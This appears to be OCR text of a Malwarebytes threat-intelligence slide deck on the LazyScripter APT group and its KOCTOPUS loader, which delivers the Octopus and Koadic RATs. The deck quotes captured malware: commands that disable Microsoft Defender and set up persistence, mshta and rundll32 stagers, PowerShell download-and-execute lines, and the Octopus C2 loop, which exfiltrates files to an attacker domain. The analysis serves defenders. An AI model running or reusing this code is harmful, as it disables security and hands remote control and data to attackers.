Malwarebytes

LazyScripter

From Empire to Double Rat

By Hossein Jazi
October 2021

Hossein Jazi

Threat Intelligence Analysis Manager

Special interest in tracking APT campaigns

Twitter: @h2jazi

Agenda

Introduction

Discovery

Victimology

Analysis of the targets

Spam Analysis

Analysis of the spam campaigns

TTPs and Toolsets


Overview of TTPs and tools

Conclusion

Introduction

Discovery

- December 2020:
  - Identified several malicious documents designed to target job seekers
  - The documents have embedded a loader we call KOCTOPUS to load double Rats: OCTOPUS and KOADIC
- The first activity of the actor was 2018:
  - Targeted those who were looking to immigrate to Canada
- The latest campaign operated on June 2021:
  - Conducted spam campaign to target IATA users



Malwarebytes

Victimology


Analysis of the targets

Lure themes

- IATA:
  - IATA security, patches, updates, SSL client, endpoint security, users support kits
  - IATA ONE ID
  - BSPlink: update, upgrade and security
- UNWTO
- Microsoft updates
- COVID-19
- JOB information

Lure themes

- Canada related themes:
  - Canada skill workers program, Canada Visa, Detail Quebec job applications




Malwarebytes


Spam Analysis

Analysis of the spam campaigns


Spam types

- The actor has used 3 different spam emails to target its victims
  - KOCTOPUS loader as spam attachment (Zip, Doc)
  - A benign pdf as spam attachment that contains a link to download KOCTOPUS loader
  - Spam email contains a link to download KOCTOPUS loader





Activities time-line




Malwarebytes

TTPs and Toolsets

Overview of TTPs and tools

Attack Process



Malwarebytes

KOCTOPUS

Loader Overview

KOCTOPUS Variants

- Koctopus is a custom loader developed by the attacker to deploy its Rats.
- Variants:
  - Batch
  - Executable
  - Vbscript
  - Registry key

Batch variant

- Obfuscated using Batch Encryption tool
- Check OS version for UAC bypass
  - Windows 10: Uses fodhelper.exe
  - Other OS versions: Uses evenvwr.exe
- Disable Microsoft Defender's registry keys and
- scheduled tasks


```
reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableIOAVProtection" /t REG_DWORD /d "1" /f
```

Batch variant

- Use Powershell to download the second stage batch file
- Deploy Octopus and Koadic and make them persistence

Koadic Persistence:

```
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v
"#OneDrive" /t REG_SZ /d "cmd /c powershell -w hidden \"Add-Type -AssemblyName
System.Core;IEX (New-Object Net.WebClient).DownloadString('http://hpsj.firewall-
gateway.net:80/hpjs.php');\""
```

```
Powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -noprofile -noexit -c Invoke-
Command -ScriptBlock { schtasks /create /TN AutomaticChromeUpdater /TR 'mshta
http://hpsj.firewall-gateway.net:8080/MicrosoftUpdate' /SC minute /mo 60}
"C:\WINDOWS\system32\schtasks.exe" /create /TN AutomaticChromeUpdater /TR "mshta
http://hpsj.firewall-gateway.net:8080/MicrosoftUpdate" /SC minute /mo 60
```

Octopus Persistence:

```
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v "New
Value #1" /t REG_SZ /d "mshta http://hpsj.firewall-gateway.net:8080/MicrosoftUpdate" /f
powershell Add-MpPreference -ExclusionPath "C:" -FORCE
```

```
Powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -noprofile -noexit -c Invoke-
Command -ScriptBlock { schtasks /create /TN AutomaticU /TR
'C:\Users\Public\Libraries\pus.bat' /SC minute /mo 120}
"C:\WINDOWS\system32\schtasks.exe" /create /TN AutomaticU /TR
C:\Users\Public\Libraries\pus.bat /SC minute /mo 120
```

Batch variant- Octopus

- Deploy Octopus agent
  - Collect info: HostName, UserName, OS version, OS arch, Process ID and Network domain
  - Build a HTTP request, base64 encode and AES encrypt it and send it to server
  - Data is being send as authorization header field

```
$OPZYVDI = "TFlSRkFIVkZTUFlGWFpPVVhWTkxaTVZHSUNHTlJYTUo=";
$OCYFCUVC = "UElKWlBOTlZJVVdXT1hZUQ=="
function ZZY($OPZYVDI, $OCYFCUVC) {
    $AHQG = New-Object "System.Security.Cryptography.AesManaged"
    $AHQG.Mode = [System.Security.Cryptography.CipherMode]::CBC
    $AHQG.Padding = [System.Security.Cryptography.PaddingMode]::Zeros
    $AHQG.BlockSize = 128
    $AHQG.KeySize = 256
    if ($OCYFCUVC) {
        if ($OCYFCUVC.getType().Name -eq "String") {
            $AHQG.IV = [System.Convert]::FromBase64String($OCYFCUVC)
        }
        else {
            $AHQG.IV = $OCYFCUVC
        }
    }
    if ($OPZYVDI) {
        if ($OPZYVDI.getType().Name -eq "String") {
            $AHQG.Key = [System.Convert]::FromBase64String($OPZYVDI)
        }
        else {
            $AHQG.Key = $OPZYVDI
        }
    }
    $AHQG
}
function OHKWBWIGE($OPZYVDI, $OCYFCUVC, $unencryptedString) {
    $bytes = [System.Text.Encoding]::UTF8.GetBytes($unencryptedString)
    $AHQG = ZZY $OPZYVDI $OCYFCUVC
    $VG = $AHQG.CreateEncryptor()
    $encryptedData = $VG.TransformFinalBlock($bytes, 0, $bytes.Length);
    [System.Convert]::ToBase64String($encryptedData)
}
```

Batch variant- Octopus

- Goes in a loop to receive commands from the server
  - Commands list
    - False
    - Report
    - Download
    - Reset-pc

```
while($true){

    try{
    $command_raw = $wc2.downloadString("http://hpsj.firewall-gateway.net:80/view/$ILLYA");
    }catch{
    $failure_counter=$failure_counter +1;
    if ($failure_counter -eq 10){
    kill $pid
    }
    }

    $final_command = GZINJBMU $OPZYVDI $OCYFCUVC $command_raw
    $fc = $final_command.Trim([char]0).Trim([char]1).Trim([char]1).Trim([char]2).Trim([char]3).Trim([char]4).Trim([char]5).Trim([char]6).Trim([char]7).Trim([char]8).Trim([
    char]9).Trim([char]10).Trim([char]11).Trim([char]12).Trim([char]13).Trim([char]14).Trim([char]15).Trim([char]16).Trim([char]17).Trim([char]18).Trim([char]19).Trim([char
    ]20).Trim([char]21)

    if($fc -eq "False") {

    } elseif($fc -eq "Report"){
      $ps = foreach ($i in Get-Process){$i.ProcessName};
      $local_ips = (Get-NetIPConfiguration | Where-Object { $_.IPv4DefaultGateway -ne $null -and $_.NetAdapter.Status -ne "Disconnected" }).IPv4Address.IPAddress;$arr =
      $local_ips.split("\n");
      $ps+= $arr -join ";"
      $ps+= (Get-WmiObject -Class win32_operatingSystem).version;
      $ps+= (Get-WinSystemLocale).Name
      $ps+= ((get-date) - (gcim Win32_OperatingSystem).LastBootUpTime).TotalHours
      $ps+= Get-Date -Format "HH:mm(MM/dd/yyyy)"
      $pst = OHKWBWIGE $OPZYVDI $OCYFCUVC $ps
      $wcrh = $wcr.Headers;
      $wcrh.add("Authorization", $pst);
      $wcrh.add("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36");
      $wcrh.add("App-Logic", $OLYD);
      $wcr.downloadString("http://hpsj.firewall-gateway.net:80/calls");
    } elseif($fc.split(" ")[0] -eq "Download"){
        $filename = OHKWBWIGE $OPZYVDI $OCYFCUVC $fc.split("\")[-1]
        $file_content = [System.IO.File]::ReadAllBytes($fc.split(" ")[1])
        $IRQNLFPV = [Convert]::ToBase64String($file_content);
        $efc = OHKWBWIGE $OPZYVDI $OCYFCUVC $IRQNLFPV;
        $JQRCWXK = new-object net.WebClient;
        $ZD = $JQRCWXK.Headers;
        $ZD.add("Content-Type", "application/x-www-form-urlencoded");
        $ZD.add("x-Authorization", $whmenc);
        $JQRCWXK.UploadString("http://hpsj.firewall-gateway.net:80/messages", "fn=$filename&token=$efc");
    } elseif($fc -eq "reset-ps"){
        try{
        # Reset Powershell session (clean)
        # NOT IMPLEMENTED YET
        $ec = "NO";
        }
        catch{
        $ec = $Error[0] | Out-String;
        }

        $IRQNLFPV = OHKWBWIGE $OPZYVDI $OCYFCUVC $ec;
        $JQRCWXK = New-Object system.Net.WebClient;
        $JQRCWXK.Headers["App-Logic"] = $final_hostname_encrypted;
        $JQRCWXK.Headers["Authorization"] = $IRQNLFPV;
        $JQRCWXK.Headers["Session"] = $command_raw;
        $JQRCWXK.downloadString("http://hpsj.firewall-gateway.net:80/bills");
    } else{
      try{
        $ec = Invoke-Expression ($fc) | Out-String;
        }
        catch{
        $ec = $Error[0] | Out-String;
        }
        $IRQNLFPV = OHKWBWIGE $OPZYVDI $OCYFCUVC $ec;
        $JQRCWXK = New-Object system.Net.WebClient;
        $JQRCWXK.Headers["App-Logic"] = $final_hostname_encrypted;
        $JQRCWXK.Headers["Authorization"] = $IRQNLFPV;
        $JQRCWXK.Headers["Session"] = $command_raw;
        $JQRCWXK.downloadString("http://hpsj.firewall-gateway.net:80/bills");
    }

    sleep $SMC;
    }
```

Malwarebytes

Batch variant- Koadic

- Deply Koadic using Mshta
- Use mshta and rundll stagers

```
"mshta http://hpsj.firewall-gateway.net:8080/MicrosoftUpdate" /f powershell Add-MpPreference -ExclusionPath "C:" -FORCE
```

```
"C:\Windows\System32\rundll32.exe" http://hpsj.firewall-gateway.net:8080/MicrosoftUpdate?PPVXCF8Y4U=2368b7b9facb4a3b8acf72d29ea28704;UGH09GLI5P=;\..\..\..\./mshtml,RunHTMLApplication
```

Batch variant- Koadic

- Collect info
  - Checks SeDebugPrivilege through “whoami /all” command
  - Gets OS version and Build by reading their relative registry locations
  - Gets group policy history through reading registry location
  - Gets processor architecture
  - Lists directories in temp folder
  - Gets the contents of the IP routing table by executing the “route print” command
  - Gets computer name and username
  - Gets Windows code page

Batch variant- Koadic


- Download additional payloads: Quasar, njRat, Remcos, LuminosityLink
- Deploy Ngrok
- Deploy ADS-Backdoor

```
"C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle
Hidden -command "& { (New-Object
Net.WebClient).DownloadFile('https://cutt.ly/0hakgDJ',
'C:\Users\Public\Libraries\1.exe')};" C:\Users\Public\Libraries\1.exe
"C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle
Hidden -command "& { (New-Object
Net.WebClient).DownloadFile('https://cutt.ly/agV2Ekk', 'C:\Users\Public\Libraries\Setup-
RMS.exe')};" C:\Users\Public\Libraries\Setup-RMS.exe

@echo off
taskkill /f /im rutserv.exe
taskkill /f /im rfusclient.exe
reg delete "HKLM\SYSTEM\Remote Manipulator System" /f
attrib +s +h "C:\Windows\System32\vipcatalog"

cd C:\Windows\System32\vipcatalog\

"rutserv.exe" /silentinstall
regedit /s regedit.reg
"rutserv.exe" /start
@exit
```

Malwarebytes

Executable variant

- Batch variant has converted to exe variant using Bat2Exe
- Most common lures used for exe variant:
  - Federal Skilled Worker Program Eligible Occupations Canada Immigration and Visa Information Canada
  - IATA ONE ID
  - BSPLinkUpdaterv4
  - IATASSLClient_v.0.2
- Icons



Vbscript and Registry key variant

- Vbscript

